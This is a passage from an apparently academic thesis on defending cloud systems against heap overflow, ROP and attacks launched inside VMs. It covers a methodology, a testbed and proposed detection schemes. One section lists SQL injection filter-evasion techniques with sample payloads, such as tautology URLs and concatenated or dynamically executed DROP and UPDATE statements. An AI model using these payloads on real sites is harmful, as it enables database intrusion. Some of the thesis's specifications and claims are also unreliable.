Malicious attackers might attempt to avoid invoking the actual instructions in a shared library. Malicious attackers may utilize instructions with the same characters to find out unintended functions in the shared library. Altering the "%esp" value may fulfil an unconditional jump to shift the stack pointer. The "jcc" instruction may achieve a conditional jump if the flags meet certain requirements. System calls are normally close to all useful functions. There are no defensive countermeasures that can prevent invoking arbitrary instructors in a shared library.

Malicious attackers might use non-control data attacks to bypass ROP defensive countermeasures once ROP attack is impeded. If connecting C++ virtual functions via relevant call sites or the object-oriented C++ semantics that may be validated indirect call targets have not been considered, malicious attackers might evade ROP defensive countermeasures on these cases depending on the frequency of executed indirect branches detection, shadow call stack returns and plain defense of code pointers through heap-based memory corruption. One defensive countermeasure of ROP can defeat the evasion by shepherding the program to rewrite binary only to the defined memory address, created by using modern compilers, which aims to confine indirect control flow. It executes buffer native translations of basic blocks in a dynamic optimization system at the highest layer of the code interpreter framework. It is feasible to chain successful gadgets for ROP if the targeted program exists vulnerable.

Existing ROP defensive countermeasures do not detect all the following vulnerabilities in single defensive countermeasures: (1) Monitoring the number of invoked gadgets in milestones; (2) Monitoring Control flow integrity, whether Data control flow has been modified, system call without authority, GOT entry has been altered [131], malicious substring, especially for format string attack, whether "Setjmp" buffer [163], "Vtable" Pointer and Function Pointer, Last Branch Recording [133], SHE Pointer have been overwritten; (3) Calculating the number of "Return" turn up, maximum length gadget [164], dispatcher gadget, BROP gadget, Stop gadget, "Strcmp" gadget, and "vfgadget".

4.4.3 Weaknesses in Defensive Countermeasures Against Cyberattack launched inside VMs

Most existing defensive countermeasures against cyberattacks launched inside VMs only focus on single or several cyberattacks that include virtualization attacks [61], rollback cyberattacks [8], Man-in-the-middle attacks [33], script programming [79], virtual machine introspection attack [85], side-channel attack [86] and adopting rootkit attack [97] for the cloud. They neglect other cyberattack vectors. e.g., installing malicious applications, virtual network interface controller, malicious input of applications resident VMs, and ROP attack. They lack synthesized various cyberattack countermeasures against all cloud threats.

Existing defensive countermeasures against cyberattacks launched inside VMs can be bypassed by SQLIA. One of the serious threats to the applications of VMs is SQLIA. Besides substituted encoding techniques, malicious attackers might carefully modify SQL queries in order to make malicious SQL queries bypass signature detection according to IDS/IPS inspecting network transmitting packets and compare with known malicious signatures:

1. White-spacing techniques: SQL language permits spaces between operands and operators that might be deleted. Additionally, carriage return, line feed, and tab are treated as spaces. Malicious attackers might carefully delete or insert extra spaces so as to circumvent SQLA detection for malicious signatures. For example: 'OR '5'='5'. is equal to 'OR ' 5'='5 '.
2. Comment techniques: It is applied to circumvent signature or keyword matching by implanting several program comments into words. D/..../R/.../O/.../P = DROP.
3. Capitalization Techniques: To order to circumvent detection for malicious signature of blacklist by altering letters into lower or upper in SQL queries if the database are not set case sensitive for SQL instructions, e.g.: dELEte;
4. Variation Techniques: Comparison logic variation might be applied to bypass detection malicious signature of blacklist. SQL query remains unaltered if the SQL query totally inspected by the interpreter same false or true and the same logical, eg., to return true: (i). Applying "like" to supplant '='. (ii). Using "2<3". (iii). Using "2! = 3". http://target.com/page.asp?id=3 and 2 = 2;

http://target.com/page.asp?id=2 and 1 like 1; http://victim.com/page.asp?id=2 and 2 not like 3; (iv). Concatenation: a SQL query is divided into many parts and uses concatenate operator to conjoin for proceeding. e.g., D“||”ROP = DROP in MySQL. (v). Variables: To declare some variables to seperate SQL instruction into different parts, and save those for later proceeding, e.g., declare var nvarchar(40); set var =‘U’+ 'PDATE' +‘tab’+‘le user;’ Exec(var);

5. Alter email: Malicious attackers implant SQL instruction into the program to alter email addresses in the password textbox for a known username. Later, malicious attackers can decrypt the password easily from a new email by password retrieval measures.
6. Persistent SQL injection (also known as second-order or stored SQL injection): Spiteful SQL queries is inserted into and saved in an application (e.g., temporarily store area), but not be proceeded at once. The spiteful queries wait for the process till a SQL instruction takes the field data where spiteful queries are veiled and proceeded as benign program parameter.
7. Characters repeating: Malicious attackers carefully make the word filter to delete several words and the residual string is really needed word. e.g., “uorororpdate” will be filtered two “or”, and the residual string is “update” to bypass the website word filter defensive countermeasure.
8. Apostrophe Filter: To apply a filter to penetrate apostrophe in order to SQL queries evades detection,
   e.g., “ IN'SERT, DE'LETE”.

4.5 Design of the Study

4.5.1 Research Design

The contributions of this chapter are that this study adopts both qualitative research and quantitative research, in Figure 4.1 Design of the study. This study utilizes qualitative research to collect and analyze security experts’ opinions of vulnerabilities of the cloud, existing defensive countermeasures, and effective defensive countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs. This study attempts to avoid blind research and the target is to propose three novel defensive countermeasures to improve existing defensive countermeasures against three cyberattacks so as to save this study's time and resources. Quantitative research aims to obtain penetration test data against three proposed defensive countermeasures. These data may demonstrate and




Figure 4.1: Design of the study.

verify whether these proposed defensive countermeasures are workable, effective, and efficient. This study conducts two stages of research methodology:

First stage: This study first conducts qualitative research. To collect information security experts' opinions on effective defensive countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs. This study adopts questionnaires, group meetings, and in-depth interviews with three common qualitative research methods:

- A questionnaire with three research questions is uploaded to Facebook, LinkedIn, and HTTPS: //www. github.com and emailed some network security experts that the author knows. Each research question stands for each of the sub-objectives of the research.



Server
Microsoft Window 10, X86 64bit Ubuntu 12.04 with kernel 3.2.0-29-general-pae installed with various of cyberattack tools and applications
firework, IDS/IPS and various of defensive countermeasures
Database
Applications
Applications
Applications
Dom_0
(Host OS)
Dom_01
(Guest OS)
Dom_n
(Guest OS)
Virtual Network Card
Virtual Network Card
Virtual Network Card
Hypervisor
Operating System
Host computer and virtual machines are created in a Virtual Box

Figure 4.2: Network diagram of a testbed.

- Focus group meeting: To conduct two focus group meetings of five IT security expert participants together for each focus group meeting. It aims to elicit and gather both depth and breadth of insight from participants via discussion in meetings.
- In-depth interview: To separately interview ten IT security experts for In-depth interviews to explore deeper insight during face-to-face meetings.

After collecting the result, sorting, and analyzing replying data from qualitative research, this study designs three novel defensive countermeasures according to the analyzed qualitative research data results and the strength and weaknesses of existing defensive countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs.

Second stage: This study conducts quantitative research to test the defensive performance of this study's novel defensive countermeasures and compare it with other relatively existing defensive countermeasures. The objectives of this study's experiment are to demonstrate and verify the ability of this study's proposed defensive methodologies for heap overflow, return-oriented programming, and cyberattacks launched inside VMs.

To gather useful experiment data for quantitative research via various penetration tests, this study proposed to conduct three separate experiments to test the proposed related defensive countermeasures for heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs. This study sets up a virtual cloud computing simulation environment that simulates a real computing network, including a server, firewall, IDS/IPS, database, host computer, hypervisor, virtual machines, etc., in a virtual box environment as a testbed. Various cyberattacks may launch from outside or inside of this virtual environment in Figure 4.2. Table 4.1 shows detailed components of the testbed.

4.5.2 Data processing

Data processing of this study gathers qualitative raw data and quantitative raw data, classifies, converts to readable information in statistics, percentages, and displays in tables or bar charts. Data processing has six stages: (1) Data collection: For qualitative, this study attempts to gather data that can be calculated as much as possible and convert opinions into statistics. For quantitative data, this study applies scores for successful or failed defense and implementing difficulty; (2) Data preparation: All raw data is diligently checked for any errors. This study eliminates bad data (wrong data, incomplete and redundant) and remains only high-quality data; (3) Data input: This high-quality data is translated into an understandable language; (4) Processing: This readable information is actually processed for interpretation; (5) Data output: Data is converted to readable information in statistics, and percentage and displayed in tables or bar charts; (6) Data storage: Data is safely stored and can be easily accessed.

Table 4.1: Testbed system configuration.

Installed Items	Configuration
OS	Microsoft Window 10, X86 64bit Ubuntu 12.04 with kernel 3.2.0-29-general-pae
Server	Web server: IIS on windows 2016, Windows Server 2012, Ubuntu Server 15.10 of Linux
Hypervisor	Xen 4.6 20 GB RAM, 1000 GN HDD and three guest VMs. Each VM has 20 MB RAM, 10 GB HDD
VirtualBox	Oracle VM,
RAM	20 GB RAM
Hard disk	1000 GN HDD
Domain Controller	Windows 2016
Database	MySQL database version 5
Defensive system	Firewalls with Intrusion Detection and Prevention System (IDS/IPS)
Cyberattack tool	Kali, ROP Emporium, Pwnlib.rop, Pwntool, Radare2, db-peda, ROPGadget, GNU Binutils, Objdump, Ropper, ROPgadget, GNU Binutils, ROP Emporium, Exploit Exercise, GNU C Library, Python 2.7.10
Dataset	GNU C Library and GNU LIBC kBouncer [133], YaSSL libraryROPecker [135]. Reddit of National Institute of Standards and Technology. Awesome-Cybersecurity-Datasets [122]. CVE dataset. ITOC dataset of the Information Technology Operations Center at the United States Military Academy [110]. UNSW-NB of Cyber Range Lab of the Australian Centre for Cyber Security HCRAX [19].

4.5.3 Data Analysis

Data analysis is a process of inspecting, cleansing, transforming, and modelling data to exact useful information. This study adopts logical methodology to directly exact or indirectly deduce useful and verifiable information based on facts that have been verified for both qualitative data and quantitative data.

4.5.4 Expecting Outcome

This study expects to get a clear answer to the research question by analysing both qualitative and quantitative data through relative experiments to demonstrate and verify this study's contention that cloud computing is confronted with serious threats now. Lots of open source cyberattack tools can be obtained from the internet easily and these cyberattack tools can effectively launch heap overflow attacks, return-oriented programming attacks, and cyberattacks launched inside VMs. This study evaluates this study's proposed defensive countermeasures against heap overflow, return-oriented programming, and cyberattacks launched inside VMs. This study wishes to demonstrate and verify that the relative proposed defensive countermeasures are workable, effective, and efficient and that the research results can benefit all stakeholders of the cloud.

4.6 Summary

In this chapter, the research methodology including research design, data processing, data analysis, and expected outcome is presented. Since this thesis focuses on countermeasures against heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs, it is necessary to adopt a methodology that can analyze the effectiveness of the system's performance. The existing countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs are discussed. The weaknesses of these existing defensive countermeasures are also highlighted.

This study adopts both qualitative research and quantitative research. Questionnaires, focus group meetings, and in-depth interviews three methods are used to collect relative data for qualitative research. A simulated virtual cloud environment is set up as a testbed for quantitative research. It includes a server, firewall, IDS/IPS, database with multiple datasets, hypervisor, host, virtual machines, various cyberattack detection, and defensive countermeasures. Various cyberattacks are launched from outside or inside VMs of this simulated virtual cloud environment to obtain performance data. Next, in Chapter 5, novel defensive countermeasures against such heap overflow, ROP, and cyberattacks launched inside VMs are proposed.

Chapter 5

Proposed Novel Defensive Countermeasures

5.1 Introduction

In Chapter 4, the research methodology including research design was presented. This chapter introduces that this study proposes three novel defensive countermeasures separately against heap overflow attacks, ROP, and cyberattacks launched inside VMs in detail.

Three separate novel defensive countermeasures are proposed by this study against heap overflow, ROP, and cyberattacks launched inside VMs according to research methodology. The study adopted the advantages of previous defensive countermeasures and avoided their weaknesses to design relative defensive countermeasures.

- Eight-tier Heap Overflow Prevention (EHOP) is a defensive countermeasure against heap overflow attacks. It is based on eliminating eight cyberattack approaches of function pointer modification.
- Trie Graph of Monitoring Program (TGMP**)** is a defensive countermeasure of monitoring program control flow integrity and turning up the number of gadgets in each node of trie graph against ROP attacks.
- Five-Tier Detection Mode (Five-TDM) prevents cyberattacks launched inside VMs. It is based on eliminating five cyberattack approaches inside VMs.

5.2 Heap Overflow Attack Defensive Countermeasure

To remedy the weakness of existing defensive countermeasures, this study proposes the following countermeasures: To first reconnoitre heap overflow vulnerability, calculate the heap address range and store it into a heap operation address unit at the beginning. Then it executes each tier prevention under both automatic detection



Start program
Reconnoitre heap overflow vulnerability
Calculate heap address range and store into heap operation address unit
Invoking UNLINK
Executing shellcode without authority
Memory address modified
Heap overflow attack
Modifying integers in heap to process malicious codes
Malicious substring of format string commands
The size field of formerly distributed chunk of an "an-entry" structure modified
Unlink() macro or frontlink() macro to corrupt heap applied.
Data is divided.
Exit program
Yes
No

Figure 5.1: The flowchart preventing heap overflow.

Table 5.1: Comparing existing methods against heap overflow attacks.

Defensive countermeasure	Reference	Description/key concept	Ability to defend (strong/medium/weak)
Address Space Layout Randomization	[45]	It aims to allocate random instructions in the memory area, but it increases the difficulty to discover instructions in the memory address of the stack. It is still possible to detect instructions in the memory address of the stack by brute force attack.	**Weak**
Data Execution Prevention	[46]	It attempts to prohibit program code to be executed or tampered with in protected memory address areas. It may prevent program code from have tampered with for reading code only and it might be evaded in the heap area.	**Medium**
This study's eight-tier defensive countermeasure		To eliminate potential cyberattack approaches of function pointer modification.	**Strong**

mechanisms and the administrator's monitoring interface. The first tier impedes invoking UNLINK; The second tier prevents executing shellcode without authority; The third tier prevents memory address modification; The fourth tier prevents integers modification in heap to process malicious codes; The fifth tier prevents malicious substring of format string commands. This defensive countermeasure against heap overflow checks all replacing format string commands, deletes all comments and reassembles codes, white-spacing checking variation and characters repeating, etc., multiple techniques to impede malicious substring evasion. The sixth tier prevents the size field of a formerly distributed chunk of an "an-entry" structure modification; The seventh tier prevents unlink() macro or frontlink() macro to corrupt heap applied; The eighth tier prevents that data is divided. These eight-ties defensive countermeasures primitively prevent evading ASLR and DEP, writing malicious codes, escalating privilege, and preventing all function pointers to be maliciously altered and causing program control flow to be modified.

Algorithm 1: Detection for heap overflow attack

```
Input:  (i) FD: Move forward memory chunk; fd belongs to FD
        (ii) BD: Previously inserted memory chunk; bd belongs to BD;
        (iii) The proposed inserting memory chunk size chunk_size (fd);
        (iv) Beginning memory address for inserting data: memory_addr;
        (v) Inserted data size: Data_size.

Output: (i) Trigger heap overflow attacks alarm;
        (ii) No heap overflow attack and proceed program;
Begin
1:  while [fd does not equal bd in heap area and Data_size is less than chunk_size (fd)] do
2:      if ([memory_addr plus chunk_size (fd)] is less than [memory_addr plus Data_size]
           Or invoking UNLINK without authority
           Or executing sellcode without authority
           Or memory address modified
           Or modifying integers in the heap to process malicious code
           Or malicious substring of format string commands
           Or the size field of a formerly distributed chunk of an "an-entry" structure
           modified  Or unlink() macro or frontlink() macro to corrupt heap applied
           Or data is divided
           Or program control flow modified) then
3:              Trigger heap overflow attacks alarm;
4:      else
5:              update BD equals that FD moves to bd;
6:              update FD equals that memory_addr plus Data_size;
7:              No heap overflow attacks and proceed program;
8:      end if
9:  end while
End
```

To the best of the authors' knowledge, the eight-tier defensive countermeasure against heap overflow cyberattack is the first time that it is proposed. Figure 5.1 shows the flowchart of preventing heap overflow. The proposed defensive countermeasure against heap overflow applies the Algorithm 1. The study has designed heap overflow defensive countermeasure to adopt the advantages of existing defensive countermeasures and avoid their disadvantage in Table 5.1.

5.3 Return-Oriented Programming Attack Defensive Countermeasure

This study proposes a novel defensive countermeasure against ROP to remedy the weakness of existing defensive countermeasures. To the best of the authors' knowledge, this defensive countermeasure of ROP is the first time that it is proposed. The design of this defensive countermeasure is based on two essential components of ROP attack: (1) To deviate from control flow integrity; (2) To chain gadgets as malicious codes.

It shows typical ROP attack routes in the trie graph in Figure 5.2 The ROP attack routes in trie graph. The proposed defensive countermeasure regards that the control flow integrity program shall be unidirectional moving from the root of the trie graph to its descendant nodes according to benign processing routes. If the invoked gadget or the invoked function does not belong to its parent as a children node, that means, the control flow has deviated from the benign procedure. If a program user switches his/her mind to jump from one node to another that does not obey the unidirectional route, i.e., retrorsely jumps back to its parent or ancestor node, then it goes down to other descendants. This defensive countermeasure will forcefully terminate the thread from the starting node to the ancestor node that is the closest one to the root in order to avoid ROP attacks. This defensive countermeasure is applied to accomplish tasks via the thread restarts from the ancestor node where it stops and executes the rest of the unidirectional route. Authors proposing algorithm of defence ROP attack is different from ASLR, data execution prevention, frequent return instructions, frequent gadgets, shadow stack, and the sliding window method defensive countermeasures of ROP in existing defensive countermeasures. This study's novel algorithm of this paper is proposed to represent the protected program procedure as the flowchart of ROP defence is shown in Figure 5.3. It displays how this study's proposed ROP defensive countermeasures to detect ROP by monitoring vulnerability might be utilized by ROP attack.




Figure 5.2: The ROP attack routes in trie graph.

This study starts to collect data in benign procedures in the static state to the dynamic state. The ROP attack routes in trie graph in Figure 5.2, each node is used to store the node ID of a database, object names or function names, all function names of the program, relations among nodes, number of “return” instructions, the instruction sequence of gadget, gadget length, the number turning up of gadget, dispatcher, BROP gadget number, stop gadget number, "strcmp" gadget number, "vfgadget" number, "sigreturn-call" number, FOP Dispatcher, etc., in a mathematical matrix of data structure. It allocates all objects or functions of the program to nodes from the root of the trie graph to all descendant nodes according to the protected program character. The connections with the unidirectional line between nodes indicate benign program routines. Each function is disassembled into gadgets. The data is stored in the database in a static state.

